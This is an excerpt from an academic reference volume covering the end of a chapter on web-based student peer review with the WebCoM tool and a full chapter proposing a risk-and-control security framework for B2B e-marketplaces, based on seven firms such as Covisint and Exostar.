- **Embarrassment:** 26% graduate and 3% undergradute students felt that the review process caused friction among students or that they were embarrassed or uneasy during the debates. They were not comfortable exposing their work and/or receiving criticisms. These students are having an opportunity to learn how to overcome those feelings. This is important, as they will be exposed to criticism from their peers throughout their carriers.
- **Workload:** 2% graduate and 5% undergraduate students were concerned about having to do extra work when using this method. From the teacher viewpoint, this is not necessarily bad; it may be that some students are putting more effort than they would otherwise.

CONCLUSION

This method of student groups with peer review is one of the ways to explore the real potential of the Internet as an educational tool. The method uses the communication capabilities of the Internet to:

- Stimulate more interaction among the students;
- Create an environment to foster constructive debate (collaborative learning);
- Give the students a chance to learn how to give and receive criticism in a polite and constructive way;
- Provide an engaging environment for the participants (very helpful with dull topics).

The role of a software tool, such as WebCoM, in managing the peer review method activities is key to the success of the process as a whole. The method can help the students learn how:

- To present their work because they have to show their results and justify their opinions to another group and to the rest of the class;
- To evaluate the quality of the works of others because they have to present constructive criticisms about them;
- To accept and understand criticisms from their colleagues, what is very important for a successful computer science professional.

The teachers can save time by letting part of the evaluation work be done by the students themselves. This extra time can be used to manage more groups of students (with fewer students per group) or to focus on problematic students who may need extra help.

The main negative point of this method is that some students let personal involvement interfere when they receive criticisms from fellow students. However, this is a problem that students should begin to deal with when they are still at school, rather than later, as computer science professionals.

GOING FORWARD

The WebCoM tool was written as a Java applet using a Web technology that is fast becoming obsolete. New tools for this method should incorporate Web 2.0 concepts, such as user communities and the ability to use functionality from other tools (such as Wikipedia, http://wikipedia.org). And be written to run on the client browser, using JavaScript for client side functionality (AJAX), so the user does not have to install any software. The original goals and advantages of this method remain, but those new technologies can make its use more fun and engaging for the students and the ability to reuse functionality from other sources (mash-ups) can expand its application beyond computer science and engineering classrooms.

REFERENCES

Catalyst System (2007). Retrieved May 16, 2008, from http://catalyst.washington.edu/Web_tools/

Gehringer, E.F. (2000, November). Strategies and mechanisms for electronic peer review. In *Proceedings of the 30th Annual Frontiers in Education Conference* (vol. 1, pp. F1B/2–F1B/7). Kansas City, MO: IEEE.

Gokhale, A. A. (1995, Fall). Collaborative learning enhances critical thinking. *Journal of Technology Education*, *7*(1). Retrieved May 16, 2008, from http://scholar.lib.vt.edu/ejournals/JTE/

Helfers, C., Duerden, S., Garland, J., & Evans, D.L. (1999, November). An effective peer revision method for engineering students in first-year English courses. In *Proceedings of the 30th Annual Frontiers in Education Conference* (vol. 3, pp. 13A6/7–13A612). San Juan, Puerto Rico: IEEE.

Kern, V. M., Saraiva, L. M., & Pacheco, R. C. S. (2003, March). Peer review in education: Promoting collaboration, written expression, critical thinking, and professional responsibility. *Education and Information Technologies: Journal of the IFIP Technical Committee on Education*, *8*(1), 37–46.

Liu, E. Z., Lin, S. S. J., Chiu, C., & Yuan, S. (2001, August). Web-based peer review: The learner as both adapter and reviewer. *IEEE Transactions on Education*, *44*(3), 246–251.

MIT (2007). *One laptop per child*. Retrieved May 16, 2008, from http://laptop.media.mit.edu/

Nelson, S. (2000, October). Teaching collaborative writing and peer review techniques to engineering and technology undergraduates. *Proceedings of the 30th Annual Frontiers in Education Conference* (vol. 2, pp. S2B/1–S2B/5). Kansas City, MO: IEEE.

Nicol, D. M. (1996). Conference program management using the Internet. *IEEE Computer*, *29*(3), 112–113.

Panitz, T. (2002, January). Using cooperative learning to create a student-centered learning environment. *The Successful Professor*, *1*(1). Millersville, MD: Simek Publishing.

Panitz, T., & Panitz, P. (1998). Encouraging the use of collaborative teaching in higher education. In J. F. Forest (Ed.), *University teaching: International perspectives* (pp. 161–202). New York: RoutledgeFalmer Press.

Silva, E. Q., & Moreira, D. A. (2003, November). WebCoM: A tool to use peer review to improve student interaction. *ACM Journal on Education Resources in Computing*, *3*(1), 1–14.

van de Stadt, R. (2004). *CyberChair: A Web-based paper submission and reviewing system*. Retrieved May 16, 2008, from http://www.cyberchair.org

WEBCT Software (n.d.). Retrieved May 16, 2008, from http://www.Webct.com

Williams, R. D. (1975). Managing the development of reliable software. In *Proceedings of the International Conference on Reliable Software* (pp. 3–8). Los Angeles: ACM Press.

KEY TERMS

AJAX: The Asynchronous JavaScript and XML is a Web development technique used for creating interactive Web applications.

Collaborative Learning: An instruction method in which students work in groups toward a common academic goal.

Individual Learning: An instruction method in which students work individually at their own level and rate toward an academic goal.

Peer Review Method: Peer review is a process used for checking the work performed by one's equals (peers) to ensure it meets specific criteria. The peer review method uses peer review to evaluate assignments from student groups.

Software Project: An educational activity where students are required to develop or specify a program following guidelines and requirements that were previously established.

CSCL: The computer supported collaborative learning is a research area that uses software and hardware to provide an environment for collaborative learning.

UDF: The unit development folder is a kind of structured report to describe a development process.

FTP: The file transfer protocol is a protocol to transfer files from one computer to another over the Internet.

Web 2.0: A perceived second generation of Web-based communities and hosted services, such as social-networking sites and wikis, which aim to facilitate collaboration and sharing between users.

A Security Framework for E-Marketplace Participation

Pauline Ratnasingam
University of Central Missouri, USA

INTRODUCTION

The increasing trend in the use of Internet-based e-marketplace applications has created tremendous opportunities for businesses to manage effective supply chain management. An electronic market exists when a supplier provides goods and services to a customer in a transaction partially or fully automated by information technology. E-Marketplaces can be defined as a digital infrastructure that supports industrial commerce, such as auctions, catalogues and exchanges (Ivang & Sorenson, 2005). IDC predicts IT and e-marketplace spending will reach $496.7 billion in the U.S. and $1.3 trillion globally by the year 2009. Despite extensive research on this topic, there has been limited work in the realm of e-marketplace security. These e-marketplaces are generally implemented on the Internet, whose original purpose was to provide a robust heterogeneous distributed computing environment for applications that may not yet be developed.

Previous researchers have noted that the formation of electronic marketplaces has been declining and that the failure rates are high. For instance, Dai and Kauffman (2002) suggest that only one-fifth of the electronic marketplaces in operation would succeed since firms have to face serious technical challenges. Theoretically e-marketplaces should enable firms to trade and collaborate more efficiently. The reason for this is due to the proliferation of affordable technology and the explosive growth of B2B transactions that have allowed buyers and sellers to conduct transactions electronically and to generate substantial savings and revenue for participants and owners (Sharifi, Kehoe, & Hopkins, 2006). Nevertheless, in reality, many e-marketplaces disappeared during major consolidation phase (Tran, 2006).This study aims to examine the nature of security in e-marketplaces. We identify four types of risks, namely economic, technological, implementation, and relational risks in seven e-marketplace firms from a cross-section of different industries. We then present the control measures as in the responses that the seven firms enforced in order to reduce and manage their risks. The contribution of this study is the development of a security framework based on the findings for e-marketplace participation.

DEFINITION OF E-MARKETPLACES

White and Daniel (2003) describe e-marketplaces as Web-based systems that enable automated transactions, trading, or collaboration between business partners. According to Bakos (1998), an electronic marketplace is an interorganizational system that allows participating buyers and sellers to exchange information about processes, products, and services. O'Reilly and Finnegan (2005) defined e-marketplaces as an organizational intermediary that electronically provides value added communication, brokerage, and integration services to buyers and sellers of direct and/or indirect products and/or services in specific horizontal or vertical market functions, meeting management needs for information and process support, and/or operating the required IS/IT infrastructure.

Table 1 presents the definitions of e-marketplaces from different sources.

CHARACTERISTICS OF E-MARKETPLACES

Previous research has identified different types of e-marketplaces, including buyer-driven, seller-driven, vertical, horizontal, and enabling technologies that provide online buying services, auctions, functional exchanges, and net markets (Christiaanse & Markus, 2002, 2003; Kaplan & Sawhney, 2000; Lenz, Zimmermann, Hans-Dieter, & Heitmann, 2002). Bailey and Bakos (1997) suggest key roles of e-marketplaces as: matching buyers and sellers, aggregating and facilitating buyers' demand, sellers' product, and acting as an agent of trust. Similarly, Kaplan & Sawhney (2000) classified

Table 1. Definitions of e-marketplaces and types of e-marketplaces

Source	***Definitions of E-Marketplaces***
Bailey and Bakos (1997)	"a virtual place where buyers and sellers meet to exchange goods and services."
Bakos (1998)	is an "inter-organizational system that allows participating buyers and sellers to exchange information about processes, products, and services."
Choudhury, Hartzel, and Konsynski (1998)	"an inter-organizational system through which multiple buyers and sellers interact to accomplish one or more of the following market-making activities; identifying potential trading partners, selecting a specific partner, and executing the transaction."
Santos and Perogianni (2001)	"Internet destinations (built on a commerce platform) that bring diverse firms together to conduct e-commerce"
Zhu (2002)	"an infrastructure that creates a trading community linked by the Internet and provides the mechanism for B2B interactions using common standards and industry wide computer systems"
White and Daniel (2003)	"e-marketplaces are Web-based systems that enable automated transactions, trading or collaboration between business partners"
Christiaanse and Markus (2003)	"'spaces' where buyers can discover products and their prices by means of electronic catalogs, auctions or exchanges and IT capabilities that support negotiated pricing"
O'Reilly and Finnegan (2005)	"as an organizational intermediary that electronically provides value added communication, brokerage and integration services to buyers and sellers of direct and/or indirect products and/or services in specific horizontal or vertical market functions, meeting management needs for information and process support, and/or operating the required IS/IT infrastructure."
Garcia-Dastugue and Lambert (2003)	'an e-marketplace is an information system that allows buyers and sellers to exchange information about prices and product offerings and the firm operating the e-marketplace acts as an intermediary'
Skjott-Larsen, Hartzel, and Konsynski (2003)	"a place on the Internet, where many business buyers and suppliers meet, trade and collaborate. Our definition excludes EDI, fax or telephone linkages between two actors as well as simple information exchange…"

B2B marketplaces as a two-by-two scheme considering dimensions on what firm's purchases (manufacturing inputs or operation inputs), as well as how they purchase (spot buying or systematic buying).

Electronic marketplaces can be characterized according to goods traded (direct or indirect, single vertical industry, commodity or differentiated), type of trading mechanism (catalog, auction or exchange, negotiated pricing, or combination), types of support activities provided (inspection, warehousing, transportation, insurance, financing), or ownership (private trading exchanges, public independent e-marketplaces, or industry consortia). Some distinguishing attributes are core services offerings—transaction, interaction, and support services. E-Marketplaces that emphasize interaction services are known as collaboration services. Other types of e-marketplaces have been identified: Wise and Morrison (2000) —different functional foci; Malone et al. (1987) —different impacts; Bakos (1997) —different ownership structures and levels of price transparency.

E-MARKETPLACE RISKS

Risks associated with e-marketplaces are due to weak procedures in the software development process, deficiencies in protocols, and other technology-related problems. There are hosts of other risks that must also be addressed, such as accidental or erroneous processing of business transactions. Vaidyanathan and Devaraj (2003) suggest that there are administrative threats that create risks such as password sniffing, data modification, spoofing, and repudiation. Risks associated with fraud can also be due to the rapid growth of electronic exchanges and the lack of internal controls.

E-Marketplaces have had a large amount of hype and are continuing to grow, even though the past records of e-marketplaces were full of uncertainties, vulnerabilities, and risks. The exposure to risks increased when disparate services were provided by the various trading partners (Choudhury et al., 1998; Sims & Standing, 2002). The new services were threatened by internal factors, such as the lack of standards, lack of regulations, and the lack of secure systems. Furthermore, external factors such as volatile online political sanctions, natural hazards, legal issues, environmental issues, and other political instabilities threatened the firms using their framework. We identify four types of risks, namely economic, technological, implementation, and relational risks discussed in the next section.

Economic Risks

Economic risks are derived from increased transaction costs. Most of the independent, e-marketplaces such as; Aluminum.com, Ventro Corporations, Chemdex and Promedix were unable to maintain their liquidity due to large manufacturers generating large volumes of transactions and negotiating with suppliers and vendors on their own thereby saving transaction costs for themselves while ignoring the smaller suppliers. Similarly, Vertical Net Inc and SciQuest Inc have transformed their business to become software vendors thereby avoiding charging fees for online transactions (Hicks, 2001; Segev, Gebauer, & Farber, 1999).

Transaction costs consist of coordination cost, made up of search cost for finding the right supplier or buyer, and the cost for exchanging information. Further, contracting costs includes the cost of negotiation as well as legal and administrative costs incurred in creating an enforceable contract that satisfies both trading parties (Gulledge & Mason, 2000; Le, 2002; Premkumar, 2003). Sklar (2001) suggests that as e-marketplaces continue to evolve, the key component for their survival will be their ability to sustain global e-commerce liquidity and efficiency through trust-based transaction and settlement solutions. Similarly, suppliers are at risk when they reduce the supply chain cost which directly reduces supplier profit margins. This is also known as supplier squeeze and with large public exchanges that are formed to reduce procurement costs the risks are even greater. The supplier knows the exchange will use all types of new technologies to reduce costs, such as auctions, reverse auctions, and real-time pricing. In order to offset reduced margins, suppliers seek increased transaction volume, but this has not happened in the exchanges. Buyers are at risk; especially with branded products, the competitors are forced to use a common sales channel, and this may not result in decreased prices for the buyers.

Technological Risks

Technological risks are derived from integration issues (such as incompatible applications) and security issues (such as the volatile Internet environment). Technological risks impact suppliers, as they are required to adopt different technological solutions provided by the buyers (also known as technology squeeze). New and untested applications created scalability, security, and availability issues (Vaidyanathan & Devaraj 2003). Poor business practices creates administrative threats, such as password sniffing, data modification, spoofing, and repudiation. Further, a variety of standards and operating procedures causes a lot of frustration and resistance among suppliers. Suppliers who have attempted to outsource their business applications hoping to reduce the costs and maintain their profit margins faced the risks of outsourcing their critical business processes to different firms with different procedures (Gulledge & Mason, 2000). Likewise, changes in the online fulfillment processes have posed technological risks, as products and services are needed almost in real-time. Integration of real-time sales orders with the existing supply chain management and order fulfillment have made trading partners exposed to pressure.

Implementation Risks

Implementation risks are derived from the lack of bargaining power due to relationship-specific investment. Suppliers have attempted to implement the same technological path as buyers, but it leads to the risk of continued investment in new technologies and additional integration costs. Operation risks are increased due to the lack of technical knowledge of the system and training (Premkumar, 2003; Wise & Morrison, 2000).

The numerous failures of the Internet activities are an illustration of the difficulty in altering business process management, such as logistic services, purchasing services and e-marketplaces are no exception to the rule (Tran, 2006). For example, suppliers experience implementation risks from the intermediaries. The reduced coordination costs enabled by the market infrastructure may promote the emergence of intermediaries that increase buyers' collective bargaining power, or can offer complete solutions that make sense of the large number of potential interactions among different product offerings. Intermediaries in e-marketplaces should identify a proper strategy that will be beneficial to both to the participants in the e-marketplace and to the intermediaries themselves. Failure to do so may result in strategic failure for the intermediary (Bakos & Bailey, 1997).

Relational Risks

Relational risks are derived from the failure to address power related issues among trading partners. Focus on dyadic relationships means that interdependencies among a series of related trading relationships may be missed, such as power. A major relational risk concerns information transparency. E-Marketplaces reduce the power of sellers because of transparency of prices. They could counteract by controlling the system themselves and emphasizing product over price information. Buyers could also form coalitions and also counter the bias of the supplier owned systems, by collecting the data and reformatting it to their own needs. Imbalance of power leads to a lack of trust among trading partners concerned about falsifying e-documents. Further, market power can be an implementation risk derived from the threat of competition and potential collision practices (Tran, 2006). Santos and Perogianni (2001) suggest that competition, standardization, and a lack of trust causes relational risks. Challenges in the competition include misuse of trading agreements, exchange of information or restriction of freedom of suppliers and/or buyers to participate on equal terms (Le, 2002).

Further, new services also bring about new relationship risks. E-Marketplace firms exposures to risks increase when disparate services are provided to them. Furthermore, these services are threatened by internal factors such as; lack of standards, lack of regulations and rules, and lack of support systems. The external factors that threaten the new e-marketplace services include: volatile online political sanctions, natural hazards, legal issues, environmental issues, and other political instabilities.

CONTROL MEASURES FOR THE E-MARKETPLACE RISKS

Controls refer to measures implemented by e-marketplace firms to manage, mitigate, and eliminate their risks. It is part of a facility, including any system, procedure, process or device that are intended to eliminate hazards, prevent hazardous incidents from occurring and aims to reduce or mitigate the severity of consequences of any incidents that do occur. We identify four types of controls, namely economic, technological, implementation, and relational controls.

BACKGROUND INFORMATION OF THE SEVEN E-MARKETPLACE FIRMS

Seven e-marketplace firms participated in this study from a cross-section of industries, namely automotive, aerospace, and defense industry, chemicals, and construction, energy, agriculture and plastics industries. First, Covisint representing a buyer-driven e-marketplace in the automotive industry has grown dramatically, and in January, 2003, they had 76,000 registered trading partners. Second, Exostar in the aerospace and defense industry joined forces with Boeing, Lockheed Martin, Raytheon, and BAE Systems, four of the world's leading aerospace and defense manufacturers to streamline the highly sophisticated processes that aimed to achieve zero tolerance for failures. Third, ChemConnect originally conceived as a bulletin board site in 1995 primarily deals with feedstock, chemicals, plastics, and other products. It advertises over 9,000 members from 150 different countries. Fourth, Construction.com owned by McGraw Hill acts as a portal for construction operations like its Dodge analytical service, helps contractors estimate costs and make bids. Fifth, Pantellos group is an open marketplace focused on utility and energy services. Many large utilities in North America, including Houston-based Reliant Energy Inc., formed Pantellos group in the year 2000 to create supply chain services. Sixth, Farms.com an e-marketplace in the agriculture industry established by merging with Agribiz.net's eHarvest grew to offer an online trading platform for a wide range of agricultural products including swine, beef, dairy products, cattle, poultry, real estate, and crop protection products. Finally, Omnexus, a plastics industry owned by a Dutch company, offers browser-based transaction software for customers to buy directly from suppliers. Table 2 presents the background characteristics of the seven firms that participated in this study.

FINDINGS–E-MARKETPLACE RISKS EXPERIENCED BY THE FIRMS

In this section, we discuss the findings from seven e-marketplace firms pertaining to the risks they experienced.

Economic Risks

Economic risks in the automotive industry arose when their online parts for procurement slowed down, due to cuts in IT spending. For example, Covisint experienced competitive risks when they found that their suppliers were unwilling to join the e-marketplace, because it would reveal the prices of their products. They also encountered suppliers who declined to enhance their e-marketplace that would have reduced buyers switching costs. Covisint was pressured into providing tools that would demonstrate returns and reduced costs quickly. Even though, the aerospace industry was stable with a steady demand for their products, Exostar experienced economic risks from its competitors. 1999 was a tough year of competition for Chemconnect, who experienced pressures on pricing, the loss of export markets, and growing complexity. In 2002, ChemConnect's commodity markets fell due to the post-Enron fears of credit risks.

The Internet enabled the construction industry trading partners to access other construction-related Websites directly. For example, an architect creates economic risks by accessing the site of a lighting fixture manufacturer and obtains the product-specific information needed thereby bypassing Construction.com's catalog. Pantellos group offered professional services, consulting services, and procurement settlement services. Although, they had a business model that does not depend on auctions they still experienced economic risks.

Farms.com trading partners demanded value added services. The different kinds of information included: real-time, relevant, accurate, and trusted information that led to increased cost. Omnexus faced threats from indirect competitors (including GetPlastics, PlasticsGrid, and CheMatch) as their business model evolved, thereby introducing new products and services. Furthermore, other competitors, such as procurement specialists, FreeMarkets, and solution sellers (such as Commerx) directly impacted their strategic decisions.

Technological Risks

Despite applying Sun's open standards, Covisint experienced technological complexity and administrative disputes leading to integration issues. They were pressured to provide a centralized marketplace for parts auctions and collaboration for their 40,000 trading partners.

Table 2. Background information of the e-marketplaces

Background Information	**Covisint**	**Exostar**	**Chem Connect**	**Construction. Com**	**Pantellos Group**	**Farms. com**	**Omnexus**
Type of Industry	Automotive	Aero Space & Defense	Chemicals	Construction Services	Energy	Agricultural Products	Plastics
Type of E-Marketplace	Buyer Driven	Industry Driven	Supplier Driven	Independent E-marketplace	Open EMP	Seller Driven	Buyer Driven
Number of Trading partners	76000 In 2003	20,000	9000	40,000	50,000	60,000	40,000
Year they Implemented E-marketplace	2000	2001	1995	2002	2000	1995	2000
Type of products & services	Motor Vehicles & Parts	Airline Parts & Services	Chemicals Plastics	Construction Services	Utility & Energy Services	Agricultural Diary Crop Protection Products	Plastics

Exostar feared that their technological solutions will not be compatible with other browser and operating systems. Furthermore, security, quality, and safety continued to be their critical challenge, as it was a complex industry. Chemconnect experienced integration issues when getting their internal systems to function properly. Construction.com feared the isolation of information assets into separate databases. The lack of integration made it impossible to provide relevant and timely information to their trading partners.

Pantellos group had specific interfaces to handle the transfer of data between their legacy systems using EDI. Although, EDI was a reliable system, it was difficult for smaller trading partners to adopt, as it was inflexible and expensive. When eHarvest.com merged with Farms.com in April, 2000, they faced challenges in integrating their database. Further, scalability issues arose due to their large databases that in turn led to technical components including online auctions, exchanges, farm management solution software, pricing indexes, and user interfaces not promptly delivered. Similarly, Omnexus faced functionality and flexibility issues as their Ariba software had to handle all aspects of the transactions.

Implementation Risks

Covisint had to make a cultural transition from an automotive manufacturing plant to an e-commerce environment. Some of the challenges they faced included:

- How to accelerate business in a technological arena that was unproven?
- How to support the growth of the business through various stages of development by providing different types of services?

They were exposed to fixed costs by creating a traditional business up to a year before those resources were really needed or the technical skills defined. Further, they had to launch a skeleton organization with the risk of being overwhelmed by initial demands.

Exostar's had a vast array of managerial and technological challenges as it was a complex industry. Chemconnect's and Construction.com's implementation risks were derived from using ad hoc software development methods that increased their implementation costs as it demanded highly specialized and expensive programming skills. Further, the software development processes lacked consistent methods for documenting, saving, and reusing pieces of programming code.

After facing initial challenges in implementing uniform standards, Chemconnect developed the Chemical Industry Data Exchange (CIDX), a nonprofit association of chemical firms and their supply chain partners. CIDX's aim was to assist firms globally with their e-business transactions. The transactions would be supported by common XML based data exchange standards to facilitate buying, selling and delivering chemicals. To complicate matters, the software development processes lacked consistent methods for documenting, saving, and reusing pieces of programming code. These limitations made the product development process slow and costly. Numerous changes and distribution posed a high risk of breaking the existing systems.

Farms.com faced the emergence of a new generation of Internet-experienced farmers who were demanding more than an on-line presence. Omnexus' experienced neutrality in the eyes of the suppliers, buyers and more importantly of the Securities and Exchange Commission. Their main concern was related to antitrust.

Relational Risks

Covisint's experienced relational risks with their suppliers who faced high operation costs and a lack of strategic vision. For example, although Covisint provided a unique framework called "industry open systems" which was designed for collaborative e-marketplace in the automotive industry, however, it suffered from antitrust risks due to the lack of uniform standards which were not included in their initial regulatory approvals. For example, behind the extended enterprise concept, Covisint can be perceived as a new way of gaining the bargaining power lost through the transfer of responsibilities for modular production to first tier suppliers. Ultimately, Covisint lost sight of their electronic platform mission and began undertaking commercial alternatives which led to competition in various input products and service markets. Automotive suppliers feared that the lack of security will allow competitors to see their pricing structures and design diagrams. Auto executives acknowledged that it was difficult for many salespeople, engineers and others to embrace the intangible nature of an e-marketplace. Exostar feared that the e-business exchanges will eventually consolidate with other e-marketplaces. Further, participation required a government certification imposed by the Federal Aviation Administration and the Defense Department.

In the wake of the Enron's case, Chemconnet was pressured to go above and beyond the call of duty in terms of ensuring a fair and equal playing field. They were pressured to increase the quality of their products and services. Chemconnect and Construction.com relational risks were derived from their trading partners who had to subscribe and log onto each service separately and use the company's printed list of products to find for specific information. This made searching for products time-consuming as trading partners could not find the products to meet their specific needs, since, the licensing model was complex, and the location-specific information was complicated to use. They also lost trust in their trading partners because of false advertising, refusal to follow through on negotiated purchases or prices, and settling through third party fake companies. The major areas of concern for Pantellos Group were credit risks, including liquidity, system security, and operating reliability. Farms.com had to face their big buyers who were forming consortia that threatened their business although the agricultural market was still relatively new.

Omnexus experienced implications of change management in the form of channel conflicts. Their biggest challenge was in communicating and demonstrating how their services can be beneficial to their trading partners.

CONTROL FOR THE E-MARKETPLACE RISKS

The e-mail questionnaire that was sent to our participants had a section pertaining to the control measures that the firms enforced based on the risks that they had experienced in each of the risk categories. The firms undertook a risk analysis assessment in order to identify the controls that will reduce and mitigate the risks they had experienced. We identify four types of controls, namely economic, technological, implementation, and relational controls.

Economic Controls

Covisint developed tools and services that assisted their collaboration and procurement activities by integrating the key e-procurement and supply chain functions, thereby saving time and costs from telephone calls and responding to e-mails. Exostar's economic controls were derived from the buying power of their four companies. ChemConnect tried to expand their services by offering new procurement services that aggregated small volume purchases. By doing this, they hoped to achieve repeat transactions thereby controlling their economic risks. Construction.com had to use an innovative approach to utilize its intellectual property in multiple market segments and multiple distribution channels.

Farms.com based their Web service development and distribution systems to provide easier Internet-based access to their existing products and services; interconnected product databases; personalized information services; value-added products; and partner applications. Pantellos group had a menu of supply chain and collaborative applications that provided savings in time and cost. Their exchange moved into an e-procurement system through a strategic alliance with WorldCrest, (a procurement service firm giving access to indirect goods and services). This will enable their trading partners to experience economies of scale by not having to spend a lot of time and money to develop their own online procurement processes.

Technological Controls

Covisint sale of auction services was an evolutionary step towards focusing their strategy as an automotive industry operating system delivering supplier management portals and data messaging services. Since Exostar's customers experienced problems in running Internet solutions using the old versions of software, they were directed to upgrade their system.

ChemConnect developed their own GXS network to facilitate e-marketplace operations, thereby integrating their key business functions into one compatible system. Construction.com transformed its information service by connecting their isolated data assets, and developing new products and services on a Microsoft.NET system that was connected to the Web service architecture thereby promoting cost-effective data reuse and exchange that in turn enables them to provide customer-defined information to individual subscribers.

These new capabilities provided an integrated database for their projects, products, and people, thereby increasing economic returns from new products and services. Farms.com transferred its software and technology to focus on supplying trading partners with real time marketplace and risk management software solutions.

Pantellos group integrated their system with other technologies applying Extensible Markup Language (XML). Omneux tried to simplify their business operations by combining disparate sources of data and information, from conflicting technologies and from setting up the operating platform.

Implementation Controls

Covisint implemented a new format for online trading and relationship building that aimed at collaborative functions. Exostar implemented 87 security requirements including the highest level of data encryption for both transacting and storage purposes.

ChemConnect implemented a GXS network for their trading partners who used the Chem eStandards to send and receive documents compatible with EDI. Construction.com formed a partnership with Microsoft to implement both a development platform and a runtime environment that integrates standard construction industry line-of-business applications and Microsoft Office System programs. Pantellos group formed an agreement with TruSecure® Corporation, a leading security services provider, to offer security, assurance and certification services. Farms.com employed the latest technology to combine three important components, namely high quality content, on-line community, and the possibility of engaging online transactions on one Web site. Omnexus built their model to achieve several supply-side benefits, including: integration, increased transaction speed, cost reductions in customer acquisition and retention, automation of the demand chain, real-time inventory and price updating, alternative purchasing experience for new and old customers,

Relational Controls

Covisint formed groups of personnel from both consulting and technology backgrounds, to resolve relationship issues. Their strategy called for a seamless blend of skills ranging from the consulting and technology spectrum. Exostar implemented an open IT architecture so their trading partners can join without extensive investments in technology. The company also stressed that sensitive information be encrypted, according to industry standards. ChemConnect added new settlement services that were expected to reduce relationship risks. Farms.com focused on improving customer satisfaction by providing quick and easy access of their information. Pantellos group allowed for global reach, unlimited operations and volume capacity as the Internet presented opportunities for suppliers to expand into new markets. Omnexus recruited skilled personnel and automated their system's functions to capture the demands of their trading partners.

Impact of Risks and Controls

As participants were describing the types of risks they experienced during the telephone interviews, we also requested them to indicate the impact it had on the risks and controls. The quantitative analysis suggests that the impact of the risks were mostly medium to high, as most of these firms were late adopters and did experience integration and compatibility issues that led to implementation, relational, and economic risks from unwanted IT investments.

The impact of the controls implemented by the firms was mostly rated medium to high. One reason for this is that there were some firms such as Covisint and Chemconnect who have implemented e-marketplace earlier and had a lot of data whereas, others were late adopters and their IT managers did not experience significant risks to date in order for them to enforce controls pertaining to the risks. The products and services the firms had been unique to a specific industry type and a group of suppliers. These firms included; Exostar in the aerospace industry, Farms.com and Construction.com.

This section draws upon the impact of the risks and controls the firms experienced. The impact levels were measured using a 10 point likert scale with Low (0-3), Medium (4-6), and High (7-10). Our findings suggest that although e-marketplace security was a concern for most of the firms, they were able to control it with effective IT solutions, standard operating procedures and regulations. Table 3 presents the impact of the risks and the controls.

THE SECURITY FRAMEWORK FOR E-MARKETPLACES

Based on the findings of risks and controls experienced by the seven firms, we developed a security framework

Table 3. Impact of risks and controls by the e-marketplace firms

Risks/Controls	Covisint	Exostar	Chem Connect	Construction. Com	Pantellos Group	Farms. Com	Omnexus
Economic Risks	H-7	M-5	M-6	M-4	M-5	M-5	M-5
Technological Risks	M-5	M-5	L-3	H-7	M-4	M-5	M-4
Implementation Risks	H-7	H-7	H-7	M-5	L-3	M-4	M-4
Relational Risks	M-4	M-4	H-7	H-7	M-4	L-3	H-7
Economic Controls	M-6	M-4	M-4	M-5	M-6	H-7	M-4
Technological Controls	H-7	M-6	M-5	H-7	M-5	M-6	H-7
Implementation Controls	M-5	H-7	M-6	H-7	M-5	H-7	H-7
Relational Controls	H-7	M-6	M-5	M-6	H-7	M-6	H-7

for e-marketplace participation presented in Table 4. The framework highlights the common key characteristics in terms of risks and controls experienced by each industry type. For example, the study found that automotive suppliers experienced the following risks: security risks when suppliers' competitors get to view at proprietary designs transmitted online; standard risks when suppliers purchase expensive and complicated software that were replaced with new systems; implementation risks when the software, online exchanges and other digital initiatives fail to deliver on their promises; early-adopter risks, when a well-intentioned supplier takes the plunge but then becomes a guinea pig or beta test for the rest of the industry; opportunity risks when suppliers spend millions or billions of dollars on software and technology that could have been spent on core competencies such as factory upgrades, wage increases or other more tangible benefits. Covisint was among the first e-marketplaces to be launched. They had no other models to follow and were restricted by the limitations of the technology. ChemConnect rated their relational risks to be high due to the Enron case. They had fears of credit risks. This, coupled with the economic downturn, put ChemConnect under pressure to ensure that trading on its exchange would be fair. Technological risks included integration of the e-marketplace with compatible systems, thereby preventing non standardized communication formats.

Based on the key findings of the e-marketplace risks and controls from the seven firms, Table 4 presents the security framework for e-marketplaces.

CONCLUSION

This study identified four types of e-marketplace risks, namely economic, technological, implementation, and relational risks. Then it identified four types of control measures to help reduce and manage these risks. They included: economic, technological, implementation, and relationship controls experienced by seven e-marketplace firms across different industries. Based on the key findings of the seven firms, a security framework for e-marketplaces was developed. This study contributes to the security literature as it identified risks and controls those e-marketplaces across different industries experienced. Further, it contributes to practice as e-marketplace practitioners will be made aware of the kinds of risks and the types of control measures they can enforce for their industry type. E-Marketplaces are a product of strategic applications of new IT and they correspond strategically with the market product and

Table 4. The security framework for e-marketplaces

E-Marketplace Risks	E-Marketplace Controls
Economic Risks Increased costs of transacting Pricing pressures Threats from indirect competitors EDI was expensive and inflexible compared to other Internet based e-commerce applications	***Economic Controls*** Focused was on collaborative and procurement services Used the buying power of its founders to create economic returns Expanded its services and provided new procurement services Developed greater value added products with less time to market Provided easier access to information Provided e-procurement services Specialized in services instead of depending on product sales Provided more value added services and functionality
Technological Risks Technical complexity Incompatible applications and technologies Lack of integration Lack of security Failed to deliver technical solutions and services	***Technological Controls*** Focused on supplier portals and data messaging services Upgraded recommended customer configuration Provided a stable and reliable IT infrastructure Implemented a platform independent technology to integrate databases Implemented open standards Implemented their IT system in phases in order to reduce technological risks
Implementation Risks Cultural transition from traditional commerce to e-marketplaces Lack of uniform standards Lack of consistent operations Poor business practices (using adhoc software development methods) Management and technical challenges Lack of technical knowledge and uncertainties	***Implementation Controls*** Formed a new service model that focused on collaboration and procurement activities Founded a neutral exchange that fulfilled their security requirements Implemented the GXS network to simplify and facilitate IT integration among trading partners. Formed an alliance with a major software development company in order to avoid integration issues Formed an agreement with TruSecure® to provide security services. Formed strategic alliances to assist their implementation process
Relational Risks Imbalance of power Opportunistic behaviors by trading partners Concerns with trust due to the intangible nature of the e-marketplace Searching for products that were time consuming Challenges with change management leading to communication issues Lack of strategic vision	***Relationship Controls*** Used outsourcing as a form of collaboration in an untested market Added new settlement services that were expected to reduce risks. Changed their focus from product centric to a customer centric Formed strategic alliances with third-party application developers and information providers Provided value added services to their trading partners Added more functionality to maintain their e-procurement process Formed mergers to maintain their leadership role Provided specific services targeted towards their suppliers

supply chain strategies. The findings also suggest that successful security framework can be established with effective communication, collaboration and commitment. Future research should focus on applying this framework with other e-marketplace firms in order to derive at a generic framework for e-marketplace participation.

